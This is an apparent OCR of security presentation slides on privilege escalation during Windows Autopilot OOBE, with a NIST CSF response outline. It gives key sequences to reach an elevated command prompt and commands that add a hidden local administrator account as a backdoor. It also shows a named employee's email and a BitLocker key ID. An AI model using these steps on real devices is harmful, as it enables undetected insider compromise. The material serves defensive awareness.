  - For self-deploying, white glove, and any other scenarios in which a physical device is used, enter the following command:

    Console

    ```
    mdmdiagnosticstool.exe -area Autopilot;TPM -cab <pathToOutputCabFi
    ```



Let's set things up for your work or school

You'll use this info to sign in to your devices.

storebrand

Sign in

oleksandr.kazymyrov@storebrand.no


Sign in with a security key

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.22621.1778]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user

User accounts for \\PF4EVGNE

-------------------------------------------------------------------------------
Administrator            DefaultAccount           defaultuser0
Guest                    u1                       WDAGUtilityAccount
The command completed successfully.


C:\Windows\System32>_
```

Source: Collect logs


Prevent privileged escalation during OOBE



Prevent privileged escalation during OOBE

Today's blog post concerns a security risk often overlooked by IT admins and organizations. It involves **creating a local admin account** using OOBE **during** or **before** deploying a device—a critical aspect that, in my opinion, needs to be addressed. Read the blog post to prevent privileged escalation during OOBE or unauthorized access and enhance security.

https://call4cloud.nl/



2022-03 Update: The Search for Sp... Uhh Shift+F10

by: rudyooms - March 17, 2022


Last Updated on May 22, 2023 by rudyooms

This blog will be about Microsoft's **"their" solution** to remove the lingering Windows.old folder after a remote wipe. I noticed that when using Microsoft their solution, my older solution to **block the shift+F10** functionality will be disabled. This solution was also using the **Push-Button reset** options

I will divide this blog into multiple parts

https://www.bilalelhaddouchi.nl/

Option 2: Blind command injection



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open:

```
net user u1 u1 /add
```

☐ Create this task with administrative privileges.

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open:

```
net localgroup Administrators u1 /add
```

☐ Create this task with administrative privileges.

Ctrl + Shift + Esc → Alt + N → CMD

Option 2: Blind command injection



Device status

Can access company resources

This device meets Storebrand compliance and security policies. You can access resources like company email with this device.

Device information

Original Name
PF4EVGNE

Model
21HRS0SS00

Operating System
Windows

Manufacturer
LENOVO

Ownership


```
Microsoft Windows [Version 10.0.22621.2134]
(c) Microsoft Corporation. All rights reserved.

C:\Users\MXQ>whoami
stb\mxq

C:\Users\MXQ>net user

User accounts for \\PF4EVGNE

-------------------------------------------------------------------------------
Administrator            DefaultAccount           defaultuser0
Guest                    u1                       WDAGUtilityAccount
The command completed successfully.


C:\Users\MXQ>
```

```
C:\Windows\System32>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/
domain

Members

-------------------------------------------------------------------------------
Administrator
u1
The command completed successfully.


C:\Windows\System32>whoami
pf4evgne\u1

C:\Windows\System32>
```

Option 3: Windows Autopilot diagnostics

Run a privileged command line


1. Ctrl-Shift-D ➜ Export logs



Option 3: Windows Autopilot diagnostics

Run a privileged command line

1. Ctrl-Shift-D ➜ Export logs
2. Right click Local Disc (C:) ➜ Open in new window
3. Alt + Tab (choose explorer)
4. Ctrl + L ➜ taskmgr ➜ Enter



taskmgr


After you've favorited some files, we'll show them here.

After you've opened some files, we'll show the most recent ones here.

Option 3: Windows Autopilot diagnostics

Run a privileged command line

1. Ctrl-Shift-D ➜ Export logs
2. Right click Local Disc (C:) ➜ Open in new window
3. Alt + Tab (choose explorer)
4. Ctrl + L ➜ taskmgr ➜ Enter
5. Alt + Tab (choose taskmgr)
6. Alt + n ➜ cmd ➜ Tab ➜ Space ➜ Enter



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: cmd

☑ Create this task with administrative privileges.


		0% CPU	16% Memory	0% Disk	0% Network
		0%	0.9 MB	0 MB/s	0 Mbps
		0%	36.8 MB	0 MB/s	0 Mbps
Background processes (28)					
COM Surrogate		0%	2.2 MB	0 MB/s	0 Mbps
COM Surrogate		0%	2.0 MB	0 MB/s	0 Mbps
Cortana (2)	⏸	0%	1.6 MB	0 MB/s	0 Mbps
CTF Loader		0%	3.8 MB	0 MB/s	0 Mbps
Global.Accounts	⏸	0%	0 MB	0 MB/s	0 Mbps
Global.RulesEngine	⏸	0%	0 MB	0 MB/s	0 Mbps
Microsoft (R) Aggregator Host		0%	1.0 MB	0 MB/s	0 Mbps
Microsoft Edge Installer		0%	0.8 MB	0 MB/s	0 Mbps
Microsoft Edge Update (32 bit)		0%	0.6 MB	0 MB/s	0 Mbps
Microsoft OneDrive		0%	7.1 MB	0 MB/s	0 Mbps
Microsoft Software Protection		0%	3.2 MB	0 MB/s	0 Mbps

Option 3: Windows Autopilot diagnostics


Run a privileged command line

1. Ctrl-Shift-D ➜ Export logs
2. Right click Local Disc (C:) ➜ Open in new window
3. Alt + Tab (choose explorer)
4. Ctrl + L ➜ taskmgr ➜ Enter
5. Alt + Tab (choose taskmgr)
6. Alt + n ➜ cmd ➜ Tab ➜ Space ➜ Enter
7. Inject a backdoor


```
net user u1 u1 /add
net localgroup Administrators u1 /add
```



High-level overview: OOBE



On-site privilege escalation
[insider]
Out-of-box experience
[Shift+F10]
[blind command injection]
[Ctrl+Shift+F3]
[Ctrl-Shift-D]
Backdoor without EDR detection

NIST CSF 2.0




- Identify
  - A backdoor can be implanted during OOBE
- Protect
  - Numerous methods to cope with individual issues
- Detect
  - Threat hunting on PC resets
- Respond
  - Correlation with valid requests
  - Initiate insider threat investigation
- Recovery
  - Containment and eradication of identities and assets
- Govern
  - Establish/maintain procedures and playbooks


High-level overview


On-site privilege escalation
[insider]
Out-of-box experience
[Shift+F10]
[blind command injection]
[Ctrl+Shift+F3]
[Ctrl-Shift-D]
Backdoor without EDR detection

High-level overview


On-site privilege escalation
[insider]
Out-of-box experience
BitLocker recovery key via self-service
Reboot in winRE
Live USB with hacking tools
[Shift+F10]
[blind command injection]
[Ctrl+Shift+F3]
[Ctrl-Shift-D]
[inject]
[inject]
Backdoor without EDR detection

Finding your BitLocker recovery key



https://myaccount.microsoft.com/device-list

Import favorites | My Apps | GS - Penetration te... | Selmer

storebrand | Min konto

Kazymyrov, Oleksandr
oleksandr.kazymyrov@stor...

- Oversikt
- sikkerhetsinformasjon
- Enheter
- Passord
- Organisasjoner
- Innstillinger og person...

Enheter

Hvis du mister en enhet eller ikke lenger bruker den, b
har blitt deaktivert, kan du kontakte administratoren c

PF4EVGNE Wir

Enheten administreres av Intune.

Vis BitLocker-nøkler

BitLocker-nøkler for PF4EVGNE

Operativsystemstasjon

Nøkkel-ID:
4489b201-eaf4-403a-b89c-1ba7c5cb6685

Vis gjenopprettingsnøkkel

